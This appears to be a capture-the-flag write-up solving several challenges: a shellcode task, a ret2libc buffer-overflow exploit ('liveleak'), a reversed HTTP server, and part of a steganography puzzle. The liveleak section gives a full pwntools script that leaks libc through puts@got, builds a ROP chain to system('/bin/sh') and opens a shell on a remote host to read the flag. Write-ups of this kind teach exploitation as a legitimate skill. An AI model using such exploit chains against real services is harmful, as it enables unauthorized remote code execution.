
As you can see, we successfully received an interactive shell without encountering the bad bytes. Of course, this took me a few attempts. If I were to write them all here it would not be so concise hehe.

So from here, we can just grab the flag at `/flag` as it is shown in the Dockerfile

```
> python3 script.py

[+] Opening connection to 34.133.69.112 on port 10001: Done
[*] Switching to interactive mode
Enter 0x1000
Executing shellcode!

$ cat /flag
umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}
```

Flag: `umcs{shellcoding_78b18b51641a3d8ea260e91d7d05295a}`

liveleak



We are provided with 4 files, the Dockerfile, binary, GLIBC file and the Linker.

Running the binary normally would result in a crash because we need to link the binary with the provided Linker first and tell the Linker to look for the provided GLIBC in the current directory

```
./ld-2.35.so --library-path . ./chall
```

Try executing the binary

```
> ./chall

Enter your input:
```


Okay now it works, we can begin analysing the binary. Check the file type

```
> file chall

chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV),
dynamically linked, interpreter ./ld-2.35.so,
BuildID[sha1]=7d6f66121cf284f635caeac3b61124cc373b667c, for GNU/Linux
3.2.0, not stripped
```

We are dealing with a 64-bit binary that is not stripped, reversing will be easier and symbols will be present. Now check for protections

```
> checksec chall

[*] '/home/mfkrypt/umctf/pwn/liveleak/chall'
     Arch:     amd64-64-little
     RELRO:    Partial RELRO
     Stack:    No canary found
     NX:       NX enabled
     PIE:      No PIE (0x3ff000)
     RUNPATH:  b'.'
     SHSTK:    Enabled
     IBT:      Enabled
     Stripped:   No
```

Almost all of the protections are disabled except NX. Let us now analyze the binary logic in Ghidra.




Looking around in the program, I renamed some variables and found the main function `vuln()` has a Buffer Overflow vulnerability because the memory allocated for the buffer on the stack is 64 bytes but the program using `fgets()` does not perform boundary checking, thus reading up to 128 bytes of user input.

So how do we exploit this? Ret2win and shellcode injection is out of the question since NX is disabled and there is no useful win function. Which means, this is a ret2libc challenge! We will utilize 2 critical components to launch this attack. The PLT and GOT.

When a program calls a function, the PLT(Procedure Linkage Table) will try to find the address of it in the GOT(Global Offset Table) which has an address list that maps each function to its real address in libc

This can be seen in the `.got.plt` section



Okay but how does these components relate to us exploiting the program? Well, since the binary is hosted on a server, we don't really know if ASLR is enabled or not (most of the time it is). ASLR stands for Address Space Layout Randomization which is a security mitigation to randomize memory addresses like the base address on the OS level.

Let's do this step by step

First, we need to find the offset for the return address. We can use gdb for this with the cyclic pattern

```
gdb chall
...
...
pwndbg> cyclic 100
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaa
aaajaaaaaaakaaaaaaalaaaaaaamaaa
```

Start the program

```
pwndbg> r
...
...
Enter your input:
aaaaaaaabaaaaaaacaaaaaaadaaaaaaaeaaaaaaafaaaaaaagaaaaaaahaaaaaaaiaaaa
aaajaaaaaaakaaaaaaalaaaaaaamaaa
```

The RSP has been filled with our pattern

```
RSP  0x7fffffffdc98 ◂-- 'jaaaaaaakaaaaaaalaaaaaaamaaa\n'
RIP  0x401291 (vuln+53) ◂-- ret
...
...
► 0x401291 <vuln+53> ret      <0x616161616161616a>
```

Find the offset from the pattern

```
pwndbg> cyclic -l 0x616161616161616a
Finding cyclic pattern of 8 bytes: b'jaaaaaaa' (hex: 0x6a61616161616161)
Found at offset 72
```

Okay now that we found the offset for the return address which is `72`. We can continue with the core of the exploit

We will utilize the GOT and PLT by leaking an address of a function to calculate the correct base address of the remote server. In this case, I will choose `puts()`. We will attempt to leak the GOT entry, `puts@got` via `puts@plt`

```python
from pwn import *

elf = context.binary = ELF('./chall', checksec=False)
context.log_level = 'debug'
libc = ELF('./libc.so.6', checksec=False)


io = remote('34.133.69.112', 10007)
# io = process()

offset  = 72
pop_rdi = p64(0x4012bd)     # Found using ropper
ret = p64(0x40101a)         # Found using ropper


plt_puts = p64(elf.plt['puts'])
got_puts = p64(elf.got['puts'])

payload = b'A'*offset
payload += ret
payload += pop_rdi + got_puts + plt_puts
payload += p64(elf.sym['main'])

io.recvuntil(b'Enter your input:')
io.sendline(payload)
```

We use the `pop_rdi` gadget to pass the `puts@got` as an argument for `puts@plt` and the `ret` gadget for stack alignment. Also, for the payload we will call `main()` again to send a 2'nd payload after leaking the address of `puts()`.

After that, we will log the received address to debug and calculate the correct base address. To calculate it, we need to subtract the leaked runtime address of `puts()` against the known static offset of libc library.

```
got_puts = unpack(io.recv(6).ljust(8,b'\x00'))
log.success(f'Puts Leaked: {hex(got_puts)}')


libc.address = got_puts - libc.sym['puts']
log.success(f'Base Address: {hex(libc.address)}')
```

Let's try and run the script

```
> python3 script.py

[+] Opening connection to 34.133.69.112 on port 10007: Done
[DEBUG] Received 0x13 bytes:
      b'Enter your input: \n'
[DEBUG] Sent 0x71 bytes:
...
...
...
[+] Puts Leaked: 0xa20
[+] Base Address: -0x80430
[*] Closed connection to 34.133.69.112 port 10007
```

It seems we received the incorrect address because of misaligned data as shown above, because libc functions usually start with `0x7f` or `0x7` and the calculated base address usually ends with a `000`.

We can circumvent the issue by aligning the payload by simply adding a `recvline()` call before receiving the response

```
io.recvline()

got_puts = unpack(io.recv(6).ljust(8,b'\x00'))
log.success(f'Puts Leaked: {hex(got_puts)}')
```

```
libc.address = got_puts - libc.sym['puts']
log.success(f'Base Address: {hex(libc.address)}')
```

Run the script again

```
> python3 script.py

[+] Opening connection to 34.133.69.112 on port 10007: Done
[DEBUG] Received 0x13 bytes:
      b'Enter your input: \n'
[DEBUG] Sent 0x71 bytes:
...
...
...
[+] Puts Leaked: 0x7d8cc1bcbe50
[+] Base Address: 0x7d8cc1b4b000
[*] Closed connection to 34.133.69.112 port 10007
```

Okay that looks more like a correct base address. Now that we have the base address, we can do a ROP chain in the 2'nd payload to call `system()` and pass `/bin/sh` string to get a shell

```
rop = ROP(libc)
rop.system(next(libc.search(b'/bin/sh\x00')))

payload2 = flat(
      b'A' * offset,
      rop.chain()
)

io.sendline(payload2)
io.interactive()
```

Run the script

```
> python3 script.py

[+] Opening connection to 34.133.69.112 on port 10007: Done
...
...
[*] Switching to interactive mode
Enter your input:

$
```

Nice! We got a shell on the remote system.

Full script:

```python
from pwn import *

elf = context.binary = ELF('./chall', checksec=False)
context.log_level = 'debug'
libc = ELF('./libc.so.6', checksec=False)


io = remote('34.133.69.112', 10007)
# io = process()

offset  = 72
pop_rdi = p64(0x4012bd)
ret = p64(0x40101a)


plt_puts = p64(elf.plt['puts'])
got_puts = p64(elf.got['puts'])

payload = b'A'*offset
payload += ret
payload += pop_rdi + got_puts + plt_puts
payload += p64(elf.sym['main'])
```

```
io.recvuntil(b'Enter your input:')
io.sendline(payload)

io.recvline()

got_puts = unpack(io.recv(6).ljust(8,b'\x00'))
log.success(f'Puts Leaked: {hex(got_puts)}')


libc.address = got_puts - libc.sym['puts']
log.success(f'Base Address: {hex(libc.address)}')



rop = ROP(libc)
rop.system(next(libc.search(b'/bin/sh\x00')))

payload2 = flat(
      b'A' * offset,
      rop.chain()
)

io.sendline(payload2)
io.interactive()
```

Get the flag in `/flag` as show in the Dockerfile


```
> python3 script.py

[+] Opening connection to 34.133.69.112 on port 10007: Done
[+] Puts Leaked: 0x774f2f5d1e50
[+] Base Address: 0x774f2f551000
[*] Loaded 219 cached gadgets for './libc.so.6'
[*] Switching to interactive mode

Enter your input:
```

```
$ cat /flag
umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}
```

Flag: `umcs{GOT_PLT_8f925fb19309045dac4db4572435441d}`

Reverse Engineering

http-server




We are given a file, `server.unknown` and a connection info. Let's check the file type

```
> file server.unknown

server.unknown: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=02b67a25ce38eb7a6caa44557d3939c32535a2a7, for GNU/Linux 3.2.0, stripped
```

We are dealing with a 64-bit binary that is stripped. Symbols will not be available and reversing will be harder

Load it in Ghidra for static analysis. Now in most stripped binaries, symbols like `main()` are removed so we can't directly identify or jump to them. Instead, we start from _start entry point and trace the execution flow to `__libc_start_main`. From there we can find here the function `FUN_001013a9` will likely be `main()`.



Now we can analyze the logic of the program

Decompile: FUN_001013a9 - (server.unknown)

```
1
2  void FUN_001013a9(void)
3
4  {
5    int iVar1;
6    __pid_t _Var2;
7    long in_FS_OFFSET;
8    socklen_t local_44;
9    int local_40;
10   int local_3c;
11   undefined local_38 [16];
12   sockaddr local_28;
13   undefined8 local_10;
14
15   local_10 = *(undefined8 *)(in_FS_OFFSET + 0x28);
16   local_40 = socket(2,1,0);
17   if (local_40 < 1) {
18     puts("[!]Failed! Cannot create Socket!");
19   }
20   else {
21     puts("[*]Socket Created!");
22   }
23   memset(local_38,0,0x10);
24   local_38._0_2_ = 2;
25   local_38._2_2_ = htons(0x1f90);
26   inet_aton("10.128.0.27",(in_addr *)(local_38 + 4));
27   iVar1 = bind(local_40,(sockaddr *)local_38,0x10);
28   if (-1 < iVar1) {
29     puts("[*]IP Address and Socket Binded Successfully!");
30     iVar1 = listen(local_40,3);
31     if (-1 < iVar1) {
32       puts("[*]Socket is currently Listening!");
33       while( true ) {
34         puts("[*]Server Started....");
35         puts("[*]Waiting for client to connect.....");
36         local_44 = 0x10;
37         local_3c = accept(local_40,&local_28,&local_44);
38         if (local_3c < 1) break;
39         puts("[*]Client Connected!");
40         _Var2 = fork();
41         if (_Var2 == 0) {
42           FUN_0010154b(local_3c);
43         }
44       }
45       puts("[!]Failed! Cannot accept client request");
46                     /* WARNING: Subroutine does not return */
47       exit(1);
48     }
49     puts("[!]Failed! Cannot listen to the Socket!");
50                     /* WARNING: Subroutine does not return */
51     exit(1);
52   }
```

This function looks like it's setting up a HTTP server by creating and binding the socket to an internal IP address and port when the binary is executed. Let's look at other functions

There is an interesting function, `FUN_0010154B`:

Decompile: FUN_0010154b - (server.unknown)

```
1
2  void FUN_0010154b(int param_1)
3
4  {
5    int iVar1;
6    char *pcVar2;
7    ssize_t sVar3;
8    FILE *__stream;
9    size_t sVar4;
10   size_t __n;
11   long in_FS_OFFSET;
12   undefined local_418 [1032];
13   long local_10;
14
15   local_10 = *(long *)(in_FS_OFFSET + 0x28);
16   puts("[*]Handling a Connection!");
17   pcVar2 = (char *)malloc(0x400);
18   iVar1 = malloc_usable_size(pcVar2);
19   sVar3 = recv(param_1,pcVar2,(long)iVar1,0);
20   if ((int)sVar3 < 0) {
21     puts("[!]Failed! No Bytes Received!");
22                     /* WARNING: Subroutine does not return */
23     exit(1);
24   }
25   pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
26   if (pcVar2 == (char *)0x0) {
27     sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n");
28     send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nNot here buddy\n",sVar4,
29          0);
30   }
31   else {
32     __stream = fopen("/flag","r");
33     if (__stream == (FILE *)0x0) {
34       sVar4 = strlen(
35                     "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /f
                       lag file.\n"
36                     );
37       send(param_1,
38            "HTTP/1.1 404 Not Found\r\nContent-Type: text/plain\r\n\r\nCould not open the /flag file.
              \n"
39            ,sVar4,0);
40     }
41     else {
42       memset(local_418,0,0x400);
43       sVar4 = fread(local_418,1,0x3ff,__stream);
44       fclose(__stream);
45       __n = strlen("HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n");
46       send(param_1,"HTTP/1.1 200 OK\r\nContent-Type: text/plain\r\n\r\n",__n,0);
47       send(param_1,local_418,sVar4,0);
48     }
```

Particularly this part:

```
  sVar3 = recv(param_1,pcVar2,(long)iVar1,0);
  if ((int)sVar3 < 0) {
      puts("[!]Failed! No Bytes Received!");
                    /* WARNING: Subroutine does not return */
      exit(1);
  }
  pcVar2 = strstr(pcVar2,"GET /goodshit/umcs_server HTTP/13.37");
  if (pcVar2 == (char *)0x0) {
      sVar4 = strlen("HTTP/1.1 404 Not Found\r\nContent-Type:
text/plain\r\n\r\nNot here buddy\n");
      send(param_1,"HTTP/1.1 404 Not Found\r\nContent-Type:
text/plain\r\n\r\nNot here buddy\n",sVar4,
      0);
  }
  else {
      __stream = fopen("/flag","r")
```

So over here, we can see that `pcVar2` is taking input or receiving data from the user. After that it uses `strstr()` to search for the exact string "`GET /goodshit/umcs_server HTTP/13.37`". If this check passes, it attempts to open the flag file and send its contents


We can simply use `printf` to send the exact string and pipe it as input to the nc connection and get the flag

```
printf "GET /goodshit/umcs_server HTTP/13.37" | nc 34.133.69.112 8080

HTTP/1.1 200 OK
Content-Type: text/plain

umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}
```

Flag: `umcs{http_server_a058712ff1da79c9bbf211907c65a5cd}`

Steganography

Hotline Miami



README.md

Based on the description, it says that there is a message that will reveal the location of a hidden safehouse but it doesn't specify which file between the audio and the image. So probably

we need to extract the metadata of the image and view the spectrogram of the audio.

readme.txt:

```
1 DO YOU LIKE HURTING OTHER PEOPLE?
2
3 Subject_Be_Verb_Year
4
```

It seems like a flag format for me when I open the readme.txt

Let's list out the informations and ideas from what we got:


1. There is a hidden message which reveals the location.
2. An image file, we can extract the metadata.
3. An audio file, we can view the spectrogram.
4. A flag format: Subject_Be_Verb_Year

I think that the location might be in the image. so I used ExifTool to extract the metadata of rooster.jpg

```
Y Cb Cr Sub Sampling            : YCbCr4:4:4 (1 1)
Image Size                      : 364×449
Megapixels                      : 0.163
GPS Position                    : 25 deg 45' 42.12", 80 deg 11' 30.48"
```

Nothing suspicious except the GPS Position which gives us the location of Miami. But when I search for the location on Google Maps, there is no obvious clue what I could do next. Maybe we need to explore more in the image?

I use the strings tool to extract the readable ASCII in the image to find if there are any hidden clues.




We got the RICHARD at the bottom. But I can't see that it relates to the GPS location. Then, I tried to explore more about the steganography tools and found a steghide that can extract the hidden file from the image. But in order to extract it, we need to have a password. We can use RICHARD as the password.

```
┌──(deli㉿kali)-[~/Downloads/um/umcs_preliminary/stego-Hotline_Miami]
└─$ steghide extract -sf rooster.jpg -p RICHARD
wrote extracted data to "payload1.txt".
```

Just like what I think! We now got the extracted file.

Payload1.txt

```
1 NEXT LOCATION: 18-15-15-20-5-18-13-1-19-11
2 DECODE THE STATIC.
3
```



